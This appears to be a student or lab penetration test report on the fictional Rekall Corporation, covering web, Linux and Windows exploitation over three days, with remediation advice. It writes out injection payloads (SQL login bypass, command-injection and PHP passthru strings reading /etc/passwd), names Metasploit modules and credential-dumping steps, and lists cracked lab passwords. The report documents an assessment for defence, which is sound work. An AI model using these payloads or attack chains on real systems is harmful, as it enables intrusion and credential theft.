



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary	11
Summary Vulnerability Overview	15
Vulnerability Findings	16

Contact Information

Company Name	Pod6 Security, LLC
Contact Name	Yanique Roberts-Tracey, Youssef Saeed, Karina Parra, Wilson Choundong, Prabhleen Kahlon, Dorel Vargas
Contact Title	Penetration Testers

Document History

Version	Date	Author(s)	Comments
001	30/11/2023	Yanique Roberts-Tracey	Executive summary of day 1 and day 2 findings
002	30/11/2023	Youssef Saeed	Executive summary of Day 3 findings
003	29/11/2023	Karina Parra	Summary of strengths and Weaknesses, Vulnerabilities findings: 1-2-4-5-6-8-9-20-22
004	01/12/2023	Prabhleen Kahlon	Executive summary of Day 2 findings -3-4-5-6-9, (still editing) Vulnerability 13 (d2f10)
005	30/11/2023	Dorel Vargas	Vulnerabilities: *IPs visible with Nmap *Nessus scan *Aggressive Nmap scan. Host running Drupal *Aggressive Nmap Scan. Vulnerability on 198.162.13.11 *Shellshock on Web Server *Buffer Overflow Vulnerabilities in SLMail *Port Scan of Subnet
006	30/11/2023	Wilson Choundong	Summary of Weaknesses. <ul style="list-style-type: none">• Dot-Dot-Slash• ../../etc/passwd
007	02/12/2023	John Templonuevo	Day 3 Vulnerability Findings

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
192.168.13.0/24 172.22.117.0/24 totalrekall.xyz *.recall.com	Rekall Corporation internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Some web application input fields demonstrated robust protection against common XSS exploits, requiring more thorough testing for potential vulnerabilities. This was evident when attempting to retrieve flags 2 and 6 on day 1, for example. The input validation in the first field on the Memory-Planner.php page targeted the prevention of script injection attacks by identifying and removing instances of the word "script" from user inputs. To bypass the input validation in the second field on the Memory-Planner.php page, we uploaded a malicious script named "script.jpg.php" as it specifically checked for the presence of ".jpg".
- Basic safeguards were implemented, increasing the difficulty for Pod6 to exploit vulnerabilities like Local File Inclusion and XSS scripting.
- A firewall in place.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Web app vulnerabilities: Rekall's web application is susceptible to XSS scripting, Local File Inclusion, and command injections, exposing data to potential unauthorized access and allowing the upload of malicious scripts to the servers.
- Sensitive data exposure on machines and web app: Both Linux and Windows systems in Rekall had instances of sensitive data exposure, making crucial information easily accessible to threat actors who might compromise the system. Sensitive data was also found through HTTP headers in HTML on the web app, and by highlighting the login section.
- Open ports vulnerabilities: Zenmap scans revealed several open ports, indicating potential vulnerabilities across Rekall Corporation's network.
- Nessus Scan also identified vulnerabilities, one that was successfully exploited by Pod6 (Struts - CVE-2017-5638 on Linux host 192.168.13.12).
- Outdated software vulnerabilities: Windows and Linux machines exhibited unpatched services and systems, including Shellshock, SLMail pop3d, and Apache Tomcat Remote Code Execution.
- Open source intelligence risks: Information gathered from open source intelligence tools, such as Domain Dossier's 'WHOIS' data, could be exploited by threat actors to scan the network and identify vulnerabilities. Additionally, useful information was found on crt.sh.
- Credential exposure using Kiwi: Utilizing Kiwi, important user credentials were retrieved via NTLM, cached credentials and DCSync. These passwords were successfully cracked, posing a significant security risk to Rekall Corporation.
- Lack of Defense in Depth: The organization's vulnerability to higher risks due to the absence of Multi-Factor Authentication (MFA) or alternative secondary defense measures was evident. Pod6 effectively infiltrated the network using various sets of credentials without encountering a second authentication layer, underscoring the deficiency in having an additional line of defense.
- User Awareness Training Gap: Pod6 was able to access the network on different occasions because of weak passwords. This underscores a potential deficiency in user awareness,

emphasizing the critical need for robust training programs that stress the importance of using strong passwords and secure storage methods.

- Patch Management: Utilizing tools such as Zenmap and Nessus revealed incomplete patch management, leaving specific systems exposed to well-known vulnerabilities, thereby increasing the risk of exploitation by potential attackers.

Executive Summary

Day 1 - Web App

On day one of the engagement on Rekall Corporation, we focused on finding and exploiting vulnerabilities within the company's web application. On the welcome.php page, we tested the web application's intended use by inputting a name into the designated field. Upon reviewing the page's source code, we opted to employ a reflected cross-site scripting (XSS) technique. This involved creating an unintended payload, specifically an alert script in the message field, creating a pop-up. Consequently, flag 1 was revealed.

After an unsuccessful attempt to execute a similar XSS reflected script as described above, it was discovered that the input validation implemented by Rekall Corporation had a focus on identifying and removing occurrences of the entire word "script" from the input as a preventive measure against potential script injection attacks. In order to bypass this, we tried the reflected XSS again but broke up the word "script" in the code to avoid detection, successfully revealing flag 2.

The comments.php section provided the perfect opportunity for a stored cross site scripting exploit. We opted for stored XSS over reflected XSS, as this approach is more impactful since it targets a broader user base. Even though we used the stored instead of the reflected XSS, we used a similar script to create an unintended payload for an alert script that created a pop-up in the 'comment' field. This successful attack revealed flag 3.

The fourth flag was discovered during a review of the About-Rekall.php page using the curl command in verbose mode. This method involved manually examining web application responses for vulnerabilities and sensitive data exposure in HTTP headers. Flag 4 was identified within the HTTP response headers during this process.

The fifth flag was found on the Memory-Planner.php page. In this instance, we opted for local file inclusion (LFI), a technique enabling files to be uploaded on a server through the web browser. We chose this approach since this particular section of the web server permitted file uploads and therefore had the potential to expose sensitive data or execute malicious code. A PHP script named 'script.php' was then uploaded, revealing flag 5.

In the third field on the Memory-Planner.php page, we utilized the local file inclusion vulnerability to upload the PHP script 'script.php', which was previously used to disclose flag 5. This decision was made because this section also allowed file uploads. However, we found that the input validation specifically looked for the presence of '.jpg.' To overcome this obstacle, we decided to upload a malicious script named 'script.jpg.php', successfully revealing flag 6.

Flag 7 was discovered in the Login.php section. This section allowed for the exploitation of input vulnerabilities through SQL injection. By manipulating the authentication query with the payload ok' or 1=1--, the login checks were bypassed by forcing the query to always evaluate as true. As a result of this, flag 7 was captured.

The login.php page was identified as susceptible to sensitive data exposure in the second field. The vulnerability involved the username (dougquaid) and password (kuato) being present in the HTML code and through the webpage by highlighting the login section. This allowed us to successfully log in using these exposed credentials and reveal flag 8.

After obtaining the credentials, we logged in and accessed the webpage located in a file called 'robots.txt'. This action further confirmed the vulnerability related to sensitive data exposure, where the simple method of accessing the webpage in this file provided unauthorized access, i.e. access to flag 9.

Flag 10 was uncovered within the 'DNS Check' section on the networking.php page, where a successful command injection exploit was executed by inputting the malicious command

'www.welcometorecall.com && cat vendors.txt.' This allowed us to gain unauthorized access to the system, revealing sensitive information from the 'vendors.txt' file.

While exploring the networking.php page, it was found to have a vulnerability in the second field, susceptible to command injection. It was discovered that the input validation was set to remove characters like '&' and ';'. To bypass this, we crafted the payload as 'www.welcometorecall.com | cat vendors.txt.', successfully revealing flag 11.

By adjusting the command injection payload used to expose the contents of 'vendors.txt' above, we successfully discovered flag 12. On the Login.php page, we employed the modified payload to view the '/etc/passwd' file, allowing us to identify the user 'melina'. Following a successful brute force attempt, we managed to log in using the user/password combination: 'melina/melina'.

During the assessment, a vulnerability in the souvenirs.php section was identified, found to be susceptible to PHP injection. The method to exploit this vulnerability involved accessing the hidden webpage discovered in the 'robots.txt' file previously found in flag 9. The payload to exploit the page consisted of changing the URL to

"http://192.168.13.35/souvenirs.php?message=%22%22;%20passthru(%27cat%20/etc/passwd%27". This allowed us to view the contents of the /etc/passwd file, revealing flag 13.

During the engagement on Rekall, the admin_legal_data.php section was found to have a vulnerability related to session management. The method employed by Pod6 involved testing various session IDs using Burp Intruder. This vulnerability was exploited by manipulating session IDs in the URL, with the specific session ID "87" being discovered as the one that successfully provided access to flag 14 via the URL "http://192.168.13.35/admin_legal_data.php?admin=87".

A vulnerability in the Disclaimer.php section, specifically related to Directory Traversal, was identified by Pod 6. In order to exploit this vulnerability, we employed a similar method to the one used to display flag 10 above but modified the payload to execute the 'ls' command that allowed us to see the 'old_disclaimers' directory. Using this information, we then modified the URL to "http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt". This revealed the older version of the disclaimer (disclaimer_1.txt) after changing the resource from 'disclaimer_2.txt', thereby revealing flag 15.

Day 2 - Linux

After a successful day 1, we moved on to Rekall's linux servers on day 2. In hopes of finding public records on Rekall Corporation that would be helpful, we utilized the Domain Dossier - a tool designed to generate reports from public records concerning domain names and IP addresses. The first flag (flag 1) was found while examining the 'WHOIS' data for the domain 'totalrekall.xyz'.

Flag 2 was found by simply pinging the domain 'totalrekall.xyz', while flag 3 was revealed while exploring the webpage 'crt.sh' and searching for the same domain 'totalrekall.xyz'. crt.sh is a tool used to search and retrieve information from certificate transparency logs, providing insights into SSL/TLS certificate issuance and domain history, hence the reason we found it useful.

A Zenmap scan was conducted on the network 192.168.13.0/24 to collect details about hosts, identify open ports, and assess potential vulnerabilities, along with possible options for exploitation. The scan revealed there were 5 hosts. We followed up with an aggressive Nmap scan on the same network. A closer look at the host 192.168.13.13 revealed that said host was running Drupal. These steps led to the successful discovery of flags 4 and 5, respectively.

We were prompted to conduct a Nessus scan on host 192.168.13.12 after careful review of the above nmap scan results. The Nessus scan revealed a critical vulnerability for Apache Struts. This vulnerability involves security flaws that can be exploited by attackers to execute remote code execution on web servers. A closer look at the vulnerability revealed flag 6.

After reviewing the results of the previous scan, we opted to try the module 'multi/http/tomcat_jsp_upload_bypass' on the host 192.168.13.10. After successfully gaining a Meterpreter shell and reviewing the files in the root folder, flag 7 was uncovered.

Upon further examination of the previous Zenmap scan, we identified a potential vulnerability in the webpage '/cgi-bin/shockme.cgi' on the host 192.168.13.11. We attempted to exploit it using the module 'exploit/multi/http/apache_mod_cgi_bash_env_exec' in Metasploit. After successfully gaining a Meterpreter shell on the host, a review of the '/etc/sudoers' file allowed us to discover flag 8.

While remaining on the same machine, we decided to review the contents of the etc/passwd file to search for valuable information that would assist in the engagement on Rekall. We used the cat command (cat /etc/passwd) to do this, successfully locating flag 9 in the process.

We opted to investigate the host 192.168.13.12 more thoroughly, conducting a detailed Nessus scan to delve into potential vulnerabilities. The scan pinpointed a Struts vulnerability (CVE-2017-5638). We decided to exploit it using the Metasploit module 'multi/http/struts2_content_type_ognl'. After gaining a Meterpreter shell, we proceeded to download and extract a file named 'flagisinThisfile.7z' found in the root folder. Upon reviewing the extracted contents, flag 10 was uncovered.

In the next phase of the engagement, Pod6 decided to test an exploit on a specific host identified through the Zenmap scan, 192.168.13.13. Based on the information gathered through the scan, we opted to execute the exploit 'unix/webapp/drupal_restws_unserialize' in Metasploit. We configured the options accordingly and subsequently gained a Meterpreter shell. We then used the 'getuid' command to retrieve the username associated with the compromised system. These steps led to the successful capture of flag 11.

Upon revisiting the Domain Dossier webpage, where flag 1 was initially discovered, we identified a username, 'sshuser alice.' Subsequently, we attempted to access the host at 192.168.13.14 via SSH, leveraging information from a prior nmap scan using the user, alice. The attempt proved successful using the username/password combination 'alice/alice'. Once authenticated, we employed elevated privileges (sudo) to read the contents of the file 'flag12.txt' in the '/root' directory, unveiling flag 12.

Day 3 - Windows

Having previously gained access to and exploited the Linux machines of Rekall Corporation, we then decided to focus our efforts on the Windows machines.

Starting with reconnaissance, a simple search on google revealed that Rekall has a GitHub repository, upon inspection of the repository, several files were found, one of them containing the username and hashed password of a Rekall Corporation employee. Once the hash was obtained, using the John the Ripper tool in our terminal we were able to crack the password (flag 1) of the user 'trivera'. We now have a set of credentials for one of the employees of Rekall Corporation.

Using the Zenmap tool, we performed an intense scan on the subnet (172.22.117.0/24). The results of the scan revealed two Windows machines: Windows10 (172.22.117.20) and WinDC01 (172.22.117.10). Performing an Nmap scan on the individual hosts, and upon further inspection we made note of the open HTTP port (80) on the Windows10 machine (172.22.117.20). Upon accessing the webpage hosted by the Windows10 machine, we were prompted to enter a set of credentials. Using our previously cracked credentials of the user 'trivera', we gained access to the web page which revealed 'flag2.txt', clicking on the file on the webpage revealed its contents (flag 2).

Performing an aggressive Nmap scan on the hosts, we identified that the Windows10 (172.22.117.20) machine has an open port for FTP (21). The aggressive scan revealed that anonymous FTP access is allowed on the Windows10 machine. With that information, we were able to access the Windows10 machine anonymously and inspection of the directory of the machine revealed a file called 'flag3.txt', which we then proceeded to download onto our local machine. Once downloaded we were able to access the contents of the file (flag 3).

Upon further inspection of the Nmap scan of the Windows10 (172.22.117.20) machine, we identified that the SLMAIL service is running on two ports; SMTP port 25 and POP3 port 110. Using this information, we proceeded with searching for exploits using Metasploit, specifically targeting the service on the POP3 port 110. An exploit was found on Metasploit that allowed us to obtain a Meterpreter session of the Windows10 machine. Performing a scanning of the directories present on the machine, we found a txt file called 'flag4.txt'. Accessing the file on our Meterpreter session revealed its contents (flag 4).

In our Meterpreter session we gained shell access to the Windows10 machine and we scanned the scheduled tasks. During our scan, we made note of an anomalous task (flag5), carefully inspecting this task, we were able to reveal flag 5, which is saved as a comment in the task.

Further exploiting our Meterpreter session access, we used the Kiwi extension to obtain the NTLM hashes of the users on the Windows10 machine. We were able to obtain the NTLM hash of a user called "flag6"; the NTLM hash was then saved on a txt file on our local machine which was then cracked using the John the Ripper tool to obtain a set of credentials; username flag6 and password Computer! (flag 6).

We then proceeded to carefully scan the directory of the Windows10 machine using our Meterpreter session to find more flags, using the find command we were able to locate a file called "flag7.txt" in the C:\Users\Public\Documents directory. Reading the contents of this file we were able to find flag 7.

Further exploiting our access to the Meterpreter session, we used the Kiwi extension to obtain the hashed password for the user "ADMBob". Using John the Ripper, we then were able to successfully crack the hashed password (Changeme!). Now with our set of newly discovered credentials, we moved laterally into the WinDC01 machine using the PSEXEC module of Metasploit. With our obtained SYSTEM shell access on the WinDC01 machine, simply checking the users on the system revealed flag 8 as the username of one of the users. We also made note of the user Administrator.

With our WinDC01 SYSTEM shell access, we continued to scan the directories of the machine, using the find command in the Meterpreter session, we discovered a txt file called "flag9" in the C:\ directory of the shell. Now with our access to the shell, we revealed the contents of the file to obtain flag 9.

In our Meterpreter session of the WinDC01 machine, we used the Kiwi extension once again to obtain the NTLM hash of the user Administrator that we made note of earlier. The NTLM hash is our flag 10. The NTLM hash can then be cracked using John the Ripper and with that we conclude our assessment of Rekall Corporation.

Summary Vulnerability Overview

#	Vulnerability	Severity
1	XSS Reflected	Medium
2	XSS Stored	Critical
3	Sensitive data exposure	Medium
4	Local file inclusion	Critical
5	SQL Injection	Critical
6	Command Injection	Critical
7	Brute force attack	High
8	Open source exposed data	Medium
9	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	Critical
10	Shellshock	High
11	Struts - CVE-2017-5638	High
12	Drupal - CVE-2019-6340	High
13	CVE-2019-14287 sudo vulnerability	Critical
14	Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) exploit	Medium
15	Anonymous FTP login exploit	Critical
16	SLMail pop3d Exploit	High
17	Kiwi NTLM credential dumping	Critical
18	Kiwi cached credential dumping	Critical
19	Unauthorized SYSTEM (root) access	Critical
20	Kiwi DCSync NTLM Credential Dumping	Critical


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.20, 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14, 192.168.13.35, 192.168.14.35
Ports	21, 22, 80, 106, 110


Exploitation Risk	Total
Critical	11
High	5
Medium	4
Low	0


Vulnerability Findings


Day 1 - Web App

Vulnerability 1	Findings
Title	XSS Reflected
FLAG	1
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	The welcome.php page is vulnerable to reflected XSS. We were able to successfully exploit it by injecting an alert script into the message field, triggering a pop-up.
Images	
Affected Hosts	192.168.14.35
Remediation	Sanitize and validate user input (input validation) and implement Content Security Policy (CSP) to restrict script execution.


Vulnerability 2	Findings
Title	XSS Stored
FLAG	3
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical


Description	The comments.php section on the website allows visitors to comment. We created an unintended payload for a pop-up alert in the 'comment' field by using <code><script>alert("Hi")</script></code> .
Images	
Affected Hosts	192.168.14.35
Remediation	Implement XSS protection to block injections. Implement strict input validation and deploy a Content Security Policy.

Vulnerability 3	Findings
Title	Sensitive data exposure
FLAG	4
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	The 'About-Rekall.php' page gives an overview of the company, but has a vulnerability that exposes sensitive data through HTTP headers, discovered using the curl command in verbose mode.
Images	
Affected Hosts	192.168.14.35
Remediation	Secure the About-Rekall.php page by implementing input validation, avoiding sensitive data exposure in HTTP headers, using encryption (HTTPS), and conducting regular security audits.


Vulnerability 4	Findings
Title	Local File Inclusion
FLAG	5
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	The Memory-Planner.php page's file upload feature exposes it to a local file inclusion (LFI) exploit. We were able to successfully upload and execute a malicious PHP script, 'script.php'.
Images	
Affected Hosts	192.168.14.35
Remediation	Block file paths from being annexed directly, restrict API - Avoid direct user input in filesystem/API, and if needed, use an allow list with identifiers, rejecting requests with invalid ones to minimize security risks.

Vulnerability 5	Findings
Title	SQL Injection
FLAG	7
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Login.php is prone to SQL injections, and by manipulating the authentication query with the payload ok' or 1=1--, we were able to bypass the login checks.


Images	
Affected Hosts	192.168.14.35
Remediation	block web app to accept direct input. Use parameterized queries, avoiding common defenses like doubled quotation marks or relying solely on stored procedures.

Vulnerability 6	Findings
Title	Command Injection
FLAG	10
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	The networking.php page's 'DNS Check' section is vulnerable to command injection; Pod6 exploited it with the command 'www.welcometorecall.com && cat vendors.txt'. gaining unauthorized access and revealing the contents of this txt file.
Images	
Affected Hosts	192.168.14.35
Remediation	Implement input validation unintended Access. Avoid direct system commands with user input, follow the Principle of Least Privilege, and regularly update applications while considering web application firewall usage.


Vulnerability 7	Findings
-----------------	----------

Title	Brute force attack
FLAG	12
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	The 'Login.php' page is vulnerable to brute force attacks, after finding user melina through unauthorized access of the /etc/passwd file, we were able to log in with the credentials 'melina/melina' after a brute force attack.
Images	
Affected Hosts	192.168.14.35
Remediation	Implement input validation unintended Access. Avoid direct system commands with user input, follow the Principle of Least Privilege, and regularly update applications while considering web application firewall usage.


Day 2 - Linux


Vulnerability 8	Findings
Title	Open Source Exposed Data
Type (Web app / Linux OS / Windows OS)	Web App
FLAG	1
Risk Rating	Medium
Description	Rekall exhibits vulnerability to open source data exposure. To gather useful public records about Rekall Corporation, we visited the Domain Dossier webpage, focusing on the 'WHOIS' data for the 'totalrekall.xyz' domain, where the first flag was discovered.
Images	

Affected Hosts	Domain Dossier webpage - https://centralops.net/co/DomainDossier.aspx
Remediation	Implement WHOIS privacy protection for domain registration information to prevent sensitive data exposure and regularly conduct security audits and employee training to enhance overall data protection measures.


Vulnerability 9	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
FLAG	7
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	The company is susceptible to the Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617). A Zenmap scan on the 192.168.13.0/24 network, identified the vulnerable host at 192.168.13.10. We successfully gained access to the Meterpreter shell and reviewed the contents of 'root' after exploiting this vulnerability.
Images	 A terminal window showing a command prompt where the user has entered 'cat .flag7.txt' and the output is '8ks6sbhss'.
Affected Hosts	192.168.13.10
